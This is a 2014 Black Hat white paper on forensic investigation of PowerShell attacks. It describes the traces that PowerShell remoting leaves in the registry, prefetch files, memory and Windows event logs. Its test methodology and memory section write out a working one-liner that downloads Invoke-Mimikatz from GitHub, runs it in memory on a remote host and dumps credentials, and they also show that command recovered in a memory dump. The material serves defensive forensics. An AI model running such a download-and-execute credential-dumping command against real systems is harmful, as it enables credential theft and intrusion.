WHITE PAPER

INVESTIGATING POWERSHELL ATTACKS

Black Hat USA 2014

Authors: Ryan Kazanciyan, Matt Hastings

SECURITY
REIMAGINED

CONTENTS

Introduction and Prior Research 3

Assumptions 4

Testing Methodology 5

Findings and Sources of Evidence 5

- Registry 5
- Prefetch 6
- Network Traffic 7
- Memory 8
- Event Logs 12
- Persistent PowerShell 19

Acknowledgements 24

Appendix: PowerShell Version Table 25

Introduction And Prior Research

Microsoft Windows PowerShell has finally hit the mainstream for system administrators, defenders, and attackers. Though nearly ten years old as of 2014, PowerShell has only recently become ubiquitous across both user endpoints and servers in most enterprise environments. Microsoft Windows 7 SP1 and Windows Server 2008 R2 were the first versions of the operating system to include PowerShell (version 2.0) installed by default. Since then, updated versions of PowerShell have been included in every subsequent release of Windows, through PowerShell 4.0 on Windows Server 2012 R2 and on Windows 8.1[1].

As is often the case, the increased availability of PowerShell has paralleled the development of research on ways attackers can take advantage of it. David Kennedy and Josh Kelley were among the first to present on this topic at Black Hat 2010[2], demonstrating code execution, password dumping, and creation of reverse shells via PowerShell. Chris Gates and Rob Fuller cited WinRM as a means of remote command execution during penetration tests at DerbyCon 2012[3] and in subsequent blog posts; this technique quickly gained traction among other offensive security practitioners.

Beginning in late 2011, researchers began to craft even more sophisticated PowerShell attack methodologies and toolkits. In November 2011, Matt Graeber released PowerSyringe[4], a code injection utility and precursor to the rewritten PowerSploit Framework[5] first released in May 2012. Throughout 2013, Joseph Bialek began publishing a variety of in-memory attacks leveraging reflective DLL loading through PowerShell[6], including the ability to remotely execute the Mimikatz[7] credential harvesting tool without ever writing malicious binaries to disk. At ShmooCon 2013, Chris Campbell presented and released code for a PowerShell botnet[8] with complete command-and-control capabilities; his blog[9] is frequently updated with additional PowerShell attack techniques.

Throughout 2013 and 2014, Graeber, Bialek, Campbell, and other contributors developed PowerSploit[10] from proof-of-concept code to a robust framework of scripts for the post-exploitation phase of an attack, facilitating code execution, persistence, reconnaissance, anti-virus bypass, and more. Other PowerShell attack toolkits, such as Nihkil Mittal's Nishang[11], also emerged during this period. Finally, some of the most popular penetration testing tools, including TrustedSec Social Engineering Toolkit[12] and Rapid7 Metasploit[13], now include PowerShell payloads.

During the course of their incident response work at Mandiant, the authors also have observed adversaries increasingly use PowerShell during targeted intrusions. Many attackers, just like system administrators and security professionals, are only beginning to learn how to

[1] A PowerShell version table is provided in the Appendix to this white paper.
[2] Kennedy, David and Josh Kelley. "PowerShell: It's Time To Own." Black Hat. Black Hat. Jul. 2010. 29 Jun. 2014
[3] Gates, Chris and Rob Fuller. "Dirty Little Secrets They Didn't Teach You In Pentest Class v2." SlideShare. n.p., 10 Oct. 2012. 29 Jun. 2014
[4] Graeber, Matthew. "PowerShell-based Code/Dll Injection Utility." Exploit-Monday. n.p., 21 Nov. 2011. 29 Jun. 2014
[5] Graeber, Matthew. "PowerSploit - A PowerShell Post-Exploitation Framework." Exploit-Monday. n.p., 26 May 2012. 29 Jun. 2014
[6] Bialek, Joseph. "Reflective DLL Injection with PowerShell." clymb3r. n.p., 6 Apr. 2013. 29 Jun. 2014
[7] Bialek, Joseph. "Modifying Mimikatz to be Loaded Using Invoke-ReflectiveDLLInjection.ps1." clymb3r. n.p., 9 Apr. 2013. 29 Jun. 2014
[8] Campbell, Chris. "No Tools? No Problem! Building a PowerShell Bot." YouTube. n.p. 16 Feb. 2013. 29 Jun. 2014
[9] http://obscuresecurity.blogspot.com/
[10] https://github.com/mattifestation/PowerSploit
[11] https://github.com/samratashok/nishang
[12] http://tipstrickshack.blogspot.com/2014/01/deliver-powershell-payload-using-macro.html
[13] http://www.metasploit.com/

most effectively leverage PowerShell during the post-compromise phase of an incident. As a result, the authors often witness extremely basic usage of PowerShell - such as simply replacing the use of remote command execution tools such as "PsExec" with PowerShell's "Invoke-Command" or "Enter-PSSession" - to achieve their objectives and evade detection. However, even these simplistic techniques introduce another means by which attackers can leverage built-in components of the operating system, instead of external tools or malware, and thereby evade detection.

The widespread availability of PowerShell in an average corporate Windows environment, the maturation of PowerShell attack toolkits, and the steady increase in PowerShell "know-how" among intruders has created a perfect storm for those seeking to protect a network or investigate a compromise. This motivated the authors to focus their efforts on the forensic "footprints" left behind by the various ways that an attacker might use PowerShell - a topic for which publicized research is scarce, as of this writing.

The goals of this research were to identify the sources of evidence on disk, in logs, and in memory, resulting from malicious usage of PowerShell - particularly when used to target a remote host. Understanding these artifacts can help reconstruct an attacker's activity during forensic analysis of a compromised system. In addition, they can help analysts recognize the sources of evidence that are suitable for proactive monitoring - both on a single system and at scale - to detect PowerShell attacks.

Assumptions

Although this white paper focuses on forensic analysis, it is worthwhile to briefly discuss the Windows security controls intended to limit malicious usage of PowerShell, and the authors' assumptions regarding an attacker's level of access.

This research began with the premise that an attacker would rely upon PowerShell during the post-compromise phase of an incident. In the authors' experience, intruders typically gain local administrator privileges on one or several Windows systems immediately, or shortly after, their initial entry vector into an environment. Due to poorly secured Active Directory environments (and the widespread know-how on how to move laterally and escalate privileges), these first footholds frequently lead to compromise of elevated domain account privileges or Domain Administrator altogether.

The authors therefore based their research on the following assumptions:

- The attacker can obtain administrator-equivalent rights on the target system - most typically, the credentials for a privileged domain account.
- The attacker can laterally access the target system over common Windows ports and protocols (e.g. SMB, NetBIOS, and / or WinRM)
- The attacker can remotely enable PowerShell remoting and the WinRM service on a remote host by means of other native-Windows commands - such as through a scheduled task ("at" command), the service control manager ("sc" command), or Windows Management Instrumentation (WMI).
- The attacker can bypass the default "Restricted" policy under which PowerShell will execute scripts.[14]
- The attacker, given administrator privileges, could bypass or disable a constrained remoting endpoint configured to limit the scope of PowerShell commands available to a

[14] http://technet.microsoft.com/en-us/library/hh849812.aspx

user. (A lower-privileged attacker might also bypass such controls - Joseph Bialek and Lee Holmes have also recently blogged on techniques to break out of constrained runspace, if implemented with vulnerable code, and run unauthorized commands.[15])

Finally, the authors chose to focus their research on sources of evidence that were specific to usage of PowerShell. Analysis of the forensic artifacts common to any user interaction with a Windows system (such as logon events generated during authentication, artifacts of interactive usage of Explorer, etc.) are well-covered by prior research and beyond the scope of this study.

Testing Methodology

The authors conducted the majority of testing using a client (e.g. attacker) and remote (e.g. victim) system running Windows 7 SP1. All test sequences were performed using PowerShell 2.0, the most common pre-installed version in the wild. The authors performed additional testing with PowerShell 3.0 on both the client and server. This white paper denotes any instances where available evidence may differ between versions of PowerShell.

The authors executed the following sequence of commands during testing. These commands were chosen as representative examples of how an attacker might interact with a targeted system through PowerShell. They also make use of basic cmdlets that are likely to be used even in more complex attacks.

- Single remote cmdlet execution through `Invoke-Command`, such as: `Invoke-Command 192.168.17.150 {Get-ChildItem c:\}`
- Single remote binary execution through `Invoke-Command`, such as: `Invoke-Command 192.168.17.150 {c:\malware.exe}`
- Remote in-memory download and execution of PowerSploit framework script `Invoke-Mimikatz.ps1`, such as: `Invoke-Command 192.168.17.150 {iex((New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1')); Invoke-Mimikatz -DumpCreds}`
- Remote interactive PowerShell command session initiated with the syntax: `Enter-PSSession 192.168.17.150`

The authors also utilized evidence gathered during their work conducting incident response and forensic analysis for Mandiant. Wherever possible, test scenarios were constructed to replicate these findings in a controlled environment to ensure their accuracy.

Findings and Sources of Evidence

The following sections summarize each of the sources of evidence that may provide evidence of malicious PowerShell usage on a compromised system. These sources include the registry, prefetch files, memory, event logs, and network traffic. In addition, the authors provide an analysis of forensic artifacts that may result when an attacker configures a PowerShell script to persist on a system.

Registry

The authors did not identify any registry keys or values that recorded the execution of PowerShell scripts, commands, or remoting activity. However, an attacker may tamper with PowerShell configuration settings that are resident in the registry to facilitate their activity.

[15] Bialek, Joseph. "Cracking Open PowerShell's Constrained Runspacer." Clymb3r. n.p. 25 Jun. 2014. 29 Jun. 2014

FireEye

One such example is the PowerShell execution policy, which controls the profiles and scripts that a user is permitted to load and execute on a system. The registry stores this setting in the value `ExecutionPolicy` within key `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell\`. By default, the policy is set to `Restricted` on all versions of Windows except Windows Server 2012 R2on which it is set to `RemoteSigned`[16]. The execution policy can be configured through Group Policy; as a result, this setting should be consistent across most or all systems in a typical Active Directory environment.

An attacker may change the setting to `Bypass` before attempting to execute malicious PowerShell script. This would result in an update to the Last Modified timestamp of the registry key. Based on the authors' observations, this key does not frequently change during normal system operations. Of course, an attacker could avoid modifying this setting and simply include the command-line option `-ExecutionPolicy Bypass` each time they invoked PowerShell. However, the authors have investigated at least one case where the attacker consistently modified the execution policy when interacting with targeted systems during lateral movement.

Prefetch

Windows Prefetch is a performance enhancement feature, first introduced in Windows XP, designed to shorten load times during boot and application startup. The operating system stores prefetch files, denoted with extension `.PF,` in the directory `%systemroot%\prefetch`. Forensic investigators often use the prefetch as a source of evidence of executable files that previously ran on a system. Parsing the contents of these files[17] can yield:

- Date and time of first execution (corresponding to the prefetch file creation date)
- Last run time (stored within the prefetch file)
- # of times executed (stored within the prefetch file)
- List of files accessed during the first ten seconds of execution (stored within the prefetch file)
- Full path to executable file (derived from accessed file list)

During testing and in real-world incident investigations, the authors observed that the prefetch file for `powershell.exe` can contain references to recently executed PowerShell scripts. In order to be present within the prefetch file's accessed file list, a given script must be loaded within the first ten seconds of `powershell.exe` execution. This reliably occurs when running `powershell.exe` at a command line with a script argument, but not when using an interactive PowerShell session.

As an example, the authors executed a test script from the command shell using the syntax: `powershell.exe -File "C:\temp\persistence.ps1`

[16] "about_Execution_Policies." Microsoft TechNet. n.p., 8 May 2014. 30 Jun 2014.

[17] Numerous free tools and scripts can parse prefetch files. Several used by the authors include: NirSoft WinPrefetch View (http://www.nirsoft.net/utils/win_prefetch_view.html), TZWorks Prefetch Parser (https://tzworks.net/prototype_page.php?proto_id=1), and Mandiant Redline (https://www.mandiant.com/resources/download/redline). The Accessed File list is also plainly visible in Unicode strings within a prefetch file.

This resulted in an update to the Last Run time and an increment to the run count stored within the corresponding prefetch file `POWERSHELL.EXE-59FC8F3D.pf.` The accessed file list contained a reference to the script as shown below:

Figure 1: Portion of accessed file list within prefetch file for PowerShell.exe

```
0003FBDA  \DEVICE\HARDDISKVOLUME1\WINDOWS\ASSEMBLY\NATIVEIMAGES_V4.0.
0003FD28  \DEVICE\HARDDISKVOLUME1\TEMP\PERSISTENCE.PS1
0003FDB8  \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL\
0003FED2  \DEVICE\HARDDISKVOLUME1\WINDOWS\ASSEMBLY\NATIVEIMAGES_V4.0.
00040026  \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\WBEM\WMIUTILS.DLL
0004009C  \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\WBEMCOMN2.DLL
0004010A  \DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\WBEM\WBEMPROX.DLL
```

The accessed file list does retain entries from previous instances of a given program executing - so even if `powershell.exe` runs again subsequent to attacker activity, its prefetch file may still retain the accessed file information for a previously loaded script.

As part of an investigative process, the authors recommend the following basic steps:

- Examine the PowerShell prefetch file creation timestamp and last run timestamp to determine if they correlate with other periods of suspected attacker activity.

- Parse or string-search the accessed file list and examine the names and paths of any referenced `.PS1` files.

The authors have also conducted this analysis at-scale across large Windows environments. Given the forensic tools to do so, one could collect and search all PowerShell prefetch files across all systems - each file is only several hundred kilobytes. If an analyst has already identified attacker staging directories or file naming conventions from previous investigative findings, this information could be used for initial searches against the accessed file lists. It also may be possible to conduct frequency analysis of script names and paths referenced across all of the gathered prefetch files, in order to identify uncommon or suspicious entries.

Network Traffic

The authors did not extensively analyze network-based evidence resulting from PowerShell remoting activity. As of PowerShell version 2.0, all remoting traffic occurs over ports 5985 (HTTP) and 5986 (HTTPS) by default. In both cases, the request payloads are encrypted - use of HTTPS only adds header encryption since all content is sent over SSL. Clear-text HTTP headers may only provide the username conducting the remoting (in the case of NTLMSSP authentication, present in the Authorization header), and the version of the PowerShell client in use.

Investigators may have more success conducting network flow analysis to identify anomalous usage of PowerShell remoting. If remoting is legitimately used for system administration activities in an

FireEye

environment, it should originate from a predictable set of source systems. Organizations with the capability to monitor flows across internal-to-internal, DMZ-to-internal, or VPN-to-internal network segments should attempt to baseline traffic over ports 5985 and 5986. This may help identify unauthorized usage of remoting by an attacker.

Memory

The authors focused their memory analysis research on the forensic impact of PowerShell remote code execution through the WinRM service. Although local execution of PowerShell scripts and code certainly yields its own set of memory-resident artifacts, other sources of evidence documented in this white paper can provide better coverage of these scenarios. The authors were most interested in determining how memory analysis could address the "worst-case" scenario of an attacker using PowerShell remoting, in combination with in-memory attacks like reflective DLL injection, to compromise a remote system without ever touching its disk.

To conduct this research, the authors took memory snapshots of a victim system before, during, and after the execution of the commands listed in the methodology section of this white paper. Analysis of the memory images was conducted using Volatility Framework and Mandiant Redline.

The first step of analysis was to identify the processes on a targeted system whose memory space might contain remnants of PowerShell remoting activity. Upon receiving a remote command, the instance of the service host process `svchost.exe` running the DCOM Server Process Launcher service (short name "DCOMLaunch") spawns an instance of `c:\windows\system32\wsmprovhost.exe`. This binary is the host process for WinRM plugins. What occurs next depends on the type of PowerShell command executed through remoting:

- If the command invokes a native cmdlet, it executes directly within the context of `wsmprovhost.exe` - it does not spawn a separate child instance of `powershell.exe`. Once the cmdlet completes, `wsmprovhost.exe` terminates.
- If the command executes a separate binary (such as an executable file already on the victim's disk), the binary is loaded as a child process of "wsmprovhost.exe". Once the binary exits, `wsmprovhost.exe` terminates.
- If the command initiates an interactive PowerShell session (e.g. through `Enter-PSSession`), it runs directly within the context of `wsmprovhost.exe`. This process continues to execute until the PSSession terminates.

In all three cases, the authors observed that PowerShell objects and Remoting Protocol XML remained readily visible in the process memory space of `wsmprovhost.exe`.[18]

In the example depicted below, the authors executed the command echo `"helloworld" > c:\test.txt` during an interactive remote PSSession, executed the `dir` command to confirm the presence of the output file, then captured memory from the target system before ending the session. Note that the objects visible in process memory contained both the submitted commands as well as the output.

However, in practice wsmprovhost.exe is not a useful source of evidence because it terminates immediately upon the conclusion of a remoting session. In most investigative scenarios, an analyst would not be able to identify a potentially compromised system and capture memory from this process before it had exited.

Another instance of `svchost.exe` - that which loads the WinRM service - is a more promising target for post-compromise analysis. Depending on the host configuration, Windows may automatically start the WinRM service upon boot, or an attacker may remotely start it when enabling remoting. The

Figure 2: Remnants of "echo" command during PSSession retained in wsmprovhost.exe memory

```
<Obj RefId="0"><MS><Obj N="PowerShell" RefId="1"><MS><Obj N=
"Cmds" RefId="2"><TN RefId="0"><T>
System.Collections.Generic.List`1[[System.Management.Automation.P
SObject, System.Management.Automation, Version=1.0.0.0,
Culture=neutral, PublicKeyToken=31bf3856ad364e35]]</T><T>
System.Object</T></TN><LST><Obj RefId="3"><MS><S N="Cmd">echo
"helloworld" &gt; c:\test.txt</S><B N="IsScript">true</B><Nil N=
"UseLocalScope" /><Obj N="MergeMyResult" RefId="4">
```

Figure 3: Remnants of "dir" output in wsmprovhost.exe memory

```
><TN RefId="0"><T>
System.Management.Automation.Remoting.RemoteHostMethodId
</T><T>System.Enum</T><T>System.ValueType</T><T>System.Object
</T></TN><ToString>WriteLine2</ToString><I32>16
</I32></Obj><Obj N="mp" RefId="2"><TN RefId="1"><T>
System.Collections.ArrayList</T><T>System.Object
</T></TN><LST><S>-a---         3/10/2014  12:16 AM         26
test.txt
           </S></LST></Obj></MS></Obj>
```

[18] Microsoft documents the PowerShell Remoting Protocol at http://msdn.microsoft.com/en-us/library/dd357801.aspx

memory space of the WinRM service can contain portions of Web Services Management (WSMAN) SOAP messages exchanged during remoting. A subset of these messages may include clear-text commands and cmdlets executed one-at-a-time or during interactive sessions. Most importantly and in contrast to `wsmprovhost.exe`, the service continues to run after the completion of a PowerShell session.

The figure below provides a fragment of SOAP containing the command: `echo teststring_pssession > c:\testoutput_pssession.txt`

The evidence was recovered from WinRM `svchost.exe` memory on an accessed system, after a remote interactive PSSession had completed and `wsmprovhost.exe` had terminated.

In another test scenario, the authors used a variation of a technique[19] that downloads and executes the "Invoke-Mimikatz" PowerSploit script on a remote host. The PowerShell command executed on the client / attack system was as follows:

```
Invoke-Command -Computername
192.168.114.133 {iex((New-Object
Net.WebClient).
DownloadString('https://raw.
githubusercontent.com/
mattifestation/PowerSploit/master/
Exfiltration/Invoke-Mimikatz.
ps1')); Invoke-Mimikatz -DumpCreds}
```

This command downloads `Invoke-Mimikatz.ps1`, stores it in memory, and executes it with the option `-DumpCreds`. In turn, `Invoke-Mimikatz.ps1` uses reflective DLL injection to load Mimikatz in memory and harvest credentials. The result is remote execution of Mimikatz without ever touching disk – an ideal challenge for memory forensics.

The authors acquired memory from the victim system twice: once immediately following the completion of the remote Invoke-Mimikatz PowerShell, and once after five hours had transpired. In both cases, the WinRM `svchost.exe` contained a nearly-complete copy of the attack system's command-line. Figure 5 depicts a memory dump at the offset where this string was located, as produced by Volatility.

Figure 4: Remnants of PowerShell remoting commands in WinRM svchost.exe memory

```
</w:ResourceURI><w:SelectorSet xmlns:w=
"http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns=
"http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd"><w:Selector
Name="ShellId">70650131-28FB-4909-ABA8-60D8CA2DE131
</w:Selector></w:SelectorSet><w:OperationTimeout>PT180.000S
</w:OperationTimeout></s:Header><s:Body><rsp:CommandLine
xmlns:rsp=
"http://schemas.microsoft.com/wbem/wsman/1/windows/shell"
CommandId="75E9E060-8041-40C0-BEE7-C3DD3D986D74"><rsp:Command>
echo teststring_pssession &gt; c:\testoutput_pssession.txt
</rsp:Command><rsp:Arguments>
AAAAAAAAABMAAAAAAAAAAAMAAAvQAgAAAAYQAgAxAWVw+ygJSauoYNjKLeExYOD
pdUGAwEC+58PdPZhtdO+7vzxPYmogUmVmSWQ9IjAiPjxNUz48T2JqIE49IlBvd2
```

[19] Gates, Chris. "Dumping a domain's worth of passwords with mimikatz." Carnal0wnage Blog. n.p., 4 Oct 2013. 30 Jun 2014.

FireEye

Figure 5: Remnants of remote Invoke-Mimikatz attack in WinRM svchost.exe memory

```
0x0275b5a8  bb 00 3a 48 65 61 64 65 72 3e 3c 73 3a 42 6f 64   ..:Header><s:Bod
0x0275b5b8  79 3e 3c 72 73 70 3a 43 6f 6d 6d 61 6e 64 4c 69   y><rsp:CommandLi
0x0275b5c8  e4 5c 61 2b 6d 6c 00 80 c0 00 73 70 3d 22 68 74   .\a+ml....sp="ht
0x0275b5d8  74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63   tp://schemas.mic
0x0275b5e8  72 6f 73 6f 66 74 2e 63 e3 5c 61 2b 62 65 00 80   rosoft.c.\a+be..
0x0275b5f8  c5 00 6d 61 6e 2f 31 2f 77 69 6e 64 6f 77 73 2f   ..man/1/windows/
0x0275b608  73 68 65 6c 6c 22 20 43 6f 6d 6d 61 6e 64 49 64   shell".CommandId
0x0275b618  9e 5c 61 2b 45 43 00 80 ca 00 2d 30 35 46 45 2d   .\a+EC....-05FE-
0x0275b628  34 36 37 30 2d 42 44 42 45 2d 34 34 42 41 42 41   4670-BDBE-44BABA
0x0275b638  36 35 35 46 31 31 22 3e 95 5c 61 2b 3a 43 00 80   655F11">.\a+:C..
0x0275b648  cf 00 6e 64 3e 69 65 78 28 28 4e 65 77 2d 4f 62   ..nd>iex((New-Ob
0x0275b658  6a 65 63 74 20 4e 65 74 2e 57 65 62 43 6c 69 65   ject.Net.WebClie
0x0275b668  90 5c 61 2b 44 6f 00 80 d4 00 61 64 53 74 72 69   .\a+Do....adStri
0x0275b678  6e 67 28 26 61 70 6f 73 3b 68 74 74 70 73 3a 2f   ng(&apos;https:/
0x0275b688  2f 72 61 77 2e 67 69 74 8f 5c 61 2b 73 65 00 80   /raw.git.\a+se..
0x0275b698  d9 00 74 65 6e 74 2e 63 6f 6d 2f 6d 61 74 74 69   ..tent.com/matti
0x0275b6a8  66 65 73 74 61 74 69 6f 6e 2f 50 6f 77 65 72 53   festation/PowerS
0x0275b6b8  8a 5c 61 2b 74 2f 00 80 de 00 65 72 2f 45 78 66   .\a+t/....er/Exf
0x0275b6c8  69 6c 74 72 61 74 69 6f 6e 2f 49 6e 76 6f 6b 65   iltration/Invoke
0x0275b6d8  2d 4d 69 6d 69 6b 61 74 81 5c 61 2b 31 26 00 80   -Mimikat.\a+1&..
0x0275b6e8  e3 00 3b 29 29 3b 20 49 6e 76 6f 6b 65 2d 4d 69   ..;));.Invoke-Mi
0x0275b6f8  6d 69 6b 61 74 7a 20 2d 44 75 6d 70 43 72 65 64   mikatz.-DumpCred
0x0275b708  bc 5c 61 2b 73 70 00 80 e8 00 6d 61 6e 64 3e 3c   .\a+sp....mand><
0x0275b718  72 73 70 3a 41 72 67 75 6d 65 6e 74 73 3e 41 41   rsp:Arguments>AA
```

There are several important caveats to this approach. First, analysts should expect to deal with a significant amount of noise and irrelevant data when searching memory for remnants of command. PowerShell objects and SOAP carry enormous overhead: a single cmdlet and response may result in dozens of messages. The authors encountered the same challenges when examining PowerShell analytic logs, as noted in the Event Logs portion of this white paper. A manual review process, without knowing exactly what to search for, may be tedious.

Testing identified several strings, present within the PowerShell Remoting Protocol or the WSMan protocol used in WinRM, that are effective starting points for searches:

- `N="Cmd"`
- `wsman.xsd`
- `rsp:Command`
- `rsp:CommandLine`
- `rsp:Arguments`

Analysts should review the contents of memory offsets adjacent to each search hit for additional context and remnants of command activity.

How long is such evidence retained in WinRM service memory? Test results suggested that the most significant variable was the volume of WinRM activity that occurs following the commands of interest. Virtual machines configured with only 512MB of RAM, fully utilized, still contained recoverable remnants of commands within the WinRM `svchost.exe` process memory space after one week had elapsed. However, the authors also found that the number of recoverable commands was difficult to predict, and any subsequent WinRM activity quickly eradicated remnants of older sessions..

Memory and disk snapshots acquired during testing also contained remnants of PowerShell remoting commands in kernel pool and in the pagefile. The authors found that the presence of this evidence was largely the result of paging activity that can be difficult to predict or control. Kernel memory and the pagefile should be included in the scope of string searches for PowerShell command artifacts, but may yield a low rate of returns.

FireEye

As is always the case with memory forensics, time is of the essence. The authors' research concluded that it is possible to reconstruct at least fragments of PowerShell remoting activity in memory - even at the completion of a session. These techniques may be practical when conducting analysis of a single system of interest; however, they do not readily lend themselves to at-scale, proactive monitoring of systems in an enterprise environment.

Event Logs

Windows event logs are instrumental when examining a potentially compromised system for evidence of attacker activity. Earlier versions of Windows PowerShell (version 2.0 and prior) provide few useful audit settings, thereby limiting the availability of evidence (such as a command history) useful for forensic analysts. PowerShell 3.0 and later has largely addressed this shortcoming with the introduction of a more robust module logging feature. However, in the authors' experience, Windows 7 and Server 2008 remain the most prevalent operating systems in most corporate environments. Without being explicitly upgraded to PowerShell 3.0, these systems will unfortunately not have access to its enhanced auditing capabilities

Nevertheless, even the default level of logging in older versions can provide sufficient evidence to identify signs of PowerShell usage, distinguish remoting from local activity, and provide context such as the duration of sessions and associated user account. This may help an analyst correlate other forensic evidence on a single system of interest with PowerShell activity. At enterprise-scale, these events may be used to establish a baseline of normal PowerShell usage and thereby identify anomalies.

Upon executing any PowerShell command or script, regardless if locally or through remoting, Windows may write events to the following three logs:

- `Windows PowerShell.evtx`
- `Microsoft-Windows-PowerShell%4Operational.evtx`[20]
- `Microsoft-Windows-PowerShell%4Analytic.etl`

Since PowerShell implements its remoting functionality through the Windows Remote Management (WinRM) service, the following two event logs also capture remote PowerShell activity:

- `Microsoft-Windows-WinRM%4Operational.evtx`
- `Microsoft-Windows-WinRM%4Analytic.etl`

Logging in PowerShell 2.0

In general, PowerShell 2.0 event logs can provide the start & stop times of command activity or script execution, the loaded providers (indicative of the types of functionality in use), and the user account under which the activity occurred. They do not provide a detailed history of all executed commands or their output.

[20] The Operational and Analytic logs actually contain a forward slash in their name, e.g. "Microsoft-Windows-PowerShell/Operational.evtx". The corresponding log filenames on disk use the encoded character %4 in place of the slash.

The analytic logs (disabled by default) pose the opposite problem. If enabled, they capture an enormous volume of data – essentially every PowerShell operation (or SOAP remoting message) exchanged during activity. However, the quantity of these events and the need to assemble and decode log messages can hinder practical analysis.

The following sections summarize the important evidence captured by each event log pertaining to PowerShell 2.0 activity.

Windows PowerShell.evtx
Each time that PowerShell executes – either upon the execution of a single command, the start of a local session, or the start of a remoting session – this log records an Event ID (EID) 400 message: `"Engine state is changed from None to Available."` At the completion of the session, the log records an EID 403 event: `"Engine state is changed from Available to Stopped".`

The message details for both EID 400 and EID 403 events include a `HostName` field. If executed locally, this field will be logged as `HostName=ConsoleHost`. If PowerShell remoting is in use, the accessed system will record these events with `HostName=ServerRemoteHost`.

Neither message records the user account associated with the PowerShell activity. However, by using these events an analyst may determine the duration of a PowerShell session, and whether it ran locally or through remoting.

Microsoft-Windows-PowerShell%4Operational.evtx
The authors did not identify any forensically significant events written to the PowerShell Operational event log when using PowerShell 2.0.

Microsoft-Windows-WinRM%4Operational.evtx
The WinRM Operational log records all use of the Windows Remote Management service, including that which is conducted through PowerShell remoting. The authors found the following event IDs provide useful forensic evidence:

- **EID 6**: Recorded at the onset of remoting activity on the **client** system. Includes the destination address to which the system connected. Example:

  ```
  Creating WSMan Session. The connection string is: 192.168.114.140/wsman?PSVersion=2.0
  ```

- **EID 169:** Recorded at the onset of remoting activity on an **accessed** system. Includes the username and authentication mechanism used to access WinRM. Example:

  ```
  User win-alicePC\alice authenticated successfully using NTLM authentication
  ```

- **ID 81, 82, 134:** Generated by the "under-the-hood" operations that occur during PowerShell remoting on an **accessed** system. Rather than recording the specific commands submitted at the command-line, these entries are rather vague and low-level. The "Username" field in these messages does record the domain and username of the account conducting the remoting activity. Aside from that, these events are mainly useful for defining the timeframe during which remoting occurred.

The following examples illustrate the types of event messages captured in the WinRM Operational event log during the execution of a PowerShell remoting command:

- **EID 82:** `Entering the plugin for operation CreateShell with a ResourceURI of <http://schemas.microsoft.com/powershell/Microsoft.PowerShell>`

  EID 81: `Processing client request for operation CreateShell`

- **EID 134:** `Sending response for operation CreateShell`

- **EID 81:** `Processing client request for operation DeleteShell`

Microsoft also provides the ability to disable Windows Remote Shell – the component of WinRM that supports the PowerShell cmdlets `Invoke-Command` and `Enter-PsSession`. This setting can be enabled through Group Policy under: Computer Configuration → Administrative Templates → Windows Components → Windows Remote Shell → Allow Remote Shell Access. If set to "Disabled" on the remote system, the **source** system attempting to initiate a Remote Shell connection will record the following **EID 142** event in the WinRM Operational log:

```
WSMan operation CreateShell failed,
error code 2150859180.
```

Microsoft-Windows-PowerShell%4Analytic.etl PowerShell analytic logging must be explicitly enabled to capture events, and is intended for troubleshooting rather than a long-term auditing solution. When active, the log records all remotely executed PowerShell commands and the corresponding responses under the following event IDs:

- **EID 32850:** Records the user account that authenticated for remoting. Example: `Request 7873936. Creating a server remote session. UserName: CORPDOMAIN\JohnD`

- **EID 32867 / 32868:** Records each PowerShell input and output object that is exchanged during PowerShell remoting, including protocol and version negotiation as well as command I/O The objects are stored as XML encoded hexadecimal strings in a field denoted "Payload data", and due to length are often fragmented across multiple log messages.

While this log can contain forensically significant evidence of PowerShell remoting activity, the volume of events and level of effort required to decode them limits their practical use during investigations.

FireEye

The figure below displays an example of an EID 32867 event generated on a remotely accessed system upon the execution of a simple PowerShell command: `Invoke-Command {Get-ChildItem C:\}`

iDecoding this message results in the XML depicted below. Note that the command, "Get-ChildItem", and argument, "C:\", are visible in plain-text. .

Figure 6: Encoded PowerShell remoting command in PowerShell analytic log



Figure 7: Excerpt of decoded XML containing PowerShell command and argument

The subsequent EID 32868 events containing the command output, once decoded, appears as follows:

FireEye

Figure 8: Excerpt of decoded XML containing output of PowerShell command

```
N="Name">drivers</S><S N="Parent"></S><B N="Exists">true</B><S
N="FullName">C:\drivers</S><S N="Extension"></S><DT
N="CreationTime">2014-01-26T13:14:10.7424241-05:00</DT><DT
N="CreationTimeUtc">2014-01-26T18:14:10.7424241Z</DT><DT
N="LastAccessTime">2014-01-26T13:14:10.7434241-05:00</DT><DT
N="LastAccessTimeUtc">2014-01-26T18:14:10.7434241Z</DT><DT
N="LastWriteTime">2014-01-26T13:14:10.7434241-05:00</DT><DT
N="LastWriteTimeUtc">2014-01-26T18:14:10.7434241Z</DT><S
N="Attributes">Directory</S></Props><MS><S
```

Microsoft-Windows-WinRM%4Analytic.etl
